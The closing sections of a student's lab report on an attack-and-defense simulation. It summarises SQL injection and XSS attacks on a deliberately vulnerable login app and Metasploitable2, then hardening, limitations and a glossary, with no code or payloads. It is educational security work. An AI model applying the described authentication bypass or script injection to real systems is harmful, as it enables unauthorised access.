Architecture Diagram Explanation

The above diagram represents the overall architecture of the attack and defense simulation environment. It illustrates the interaction between the attacker machine (Kali Linux) and the victim machine (Metasploitable2) over a network. The attacker performs reconnaissance, vulnerability scanning, and exploitation on the target system. Additionally, a vulnerable web-based login application is included to demonstrate SQL Injection and Cross-Site Scripting (XSS) attacks. The arrows in the diagram indicate the flow of attack and

data exchange between different components, highlighting both offensive and defensive aspects of the system.

8. Results

- SQL Injection enabled authentication bypass
- XSS allowed script execution
- System successfully compromised

9. Conclusion

This project successfully demonstrated an enterprise-level cybersecurity attack and defense simulation by following a structured methodology. The process began with the reconnaissance phase, where network scanning techniques were used to identify open ports and vulnerable services on the target system. This provided a clear understanding of the attack surface.

In the vulnerability assessment and exploitation phases, critical weaknesses such as SQL Injection and Cross-Site Scripting (XSS) were identified in the custom-developed web application. These vulnerabilities were successfully exploited to bypass authentication, execute malicious scripts, and gain unauthorized access to sensitive data. Additionally, the use of Kali Linux and Metasploitable2 enabled the simulation of real-world network-based attacks, further demonstrating how attackers can compromise systems.

During the detection and response phases, suspicious activities were analyzed, highlighting the importance of monitoring and timely action in identifying potential threats. Finally, in the hardening phase, security measures such as prepared statements, input validation, and output encoding were implemented to mitigate the identified vulnerabilities and strengthen system security.

In conclusion, this project effectively illustrates the complete lifecycle of a cyber attack, from initial reconnaissance to final system compromise and defense. It emphasizes the importance of secure coding practices, continuous monitoring, and proactive defense strategies in protecting modern systems against evolving cyber threats.

This project highlights the importance of proactive security measures and secure coding practices in modern web applications .

Future Enhancements

This project can be further enhanced by implementing additional web security testing techniques such as Cross-Site Request Forgery (CSRF), file upload vulnerabilities, and advanced logging mechanisms. Future improvements may also include integrating automated vulnerability scanners and implementing stronger security controls such as Web Application Firewalls (WAF) and intrusion detection systems.

Glossary

- **SQL Injection (SQLi):** A web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database.
- **Cross-Site Scripting (XSS):** A vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users.
- **Nmap:** A network scanning tool used to discover hosts and services on a computer network.
- **Metasploit Framework:** A penetration testing tool used to develop and execute exploit code against a target system.
- **Exploit:** A piece of code or technique used to take advantage of a vulnerability.
- **Payload:** Malicious data or code delivered during an attack to achieve a specific goal.
- **Firewall:** A network security system that monitors and controls incoming and outgoing traffic based on security rules.
- **Vulnerability:** A weakness in a system that can be exploited by an attacker.
- **Authentication:** The process of verifying the identity of a user or system.
- **Authorization:** The process of granting access rights to authenticated users.

Limitations

This project has been conducted in a controlled laboratory environment using Kali Linux as the attacker machine and Metasploitable 2 as the target system. While this setup is effective for educational and demonstration purposes, it may not fully represent real-world scenarios where systems are equipped with advanced security mechanisms.

The vulnerabilities demonstrated in this project, such as SQL Injection and Cross-Site Scripting, are intentionally present in the target environment. In real-world applications, these vulnerabilities are often mitigated through secure coding practices, input validation, and advanced security tools.

Furthermore, this project focuses primarily on basic web application vulnerabilities and does not cover more advanced attack techniques such as zero-day exploits, advanced persistent threats (APTs), or large-scale distributed attacks. The tools and techniques used in this project are intended for learning purposes and may require further enhancement for real-world penetration testing.

References

- Course Material and Notes provided by Pivot Edu Unit
- OWASP Top 10 Web Application Security Risks
- Kali Linux Official Documentation
- Metasploitable2 Documentation
- PHP Official Documentation
- MySQL Official Documentation

Learning Outcomes

- Gained practical knowledge of SQL Injection and XSS attacks
- Understood real-world attack and defense techniques
- Learned the importance of secure coding practices
- Experienced working with tools like Kali Linux and Metasploitable2

Acknowledgement

I would like to express my sincere gratitude to my instructor and institute for their guidance and support throughout this project. Their valuable insights and encouragement helped me successfully complete this work. I also thank the developers of various tools and platforms used in this project, which made this learning experience possible.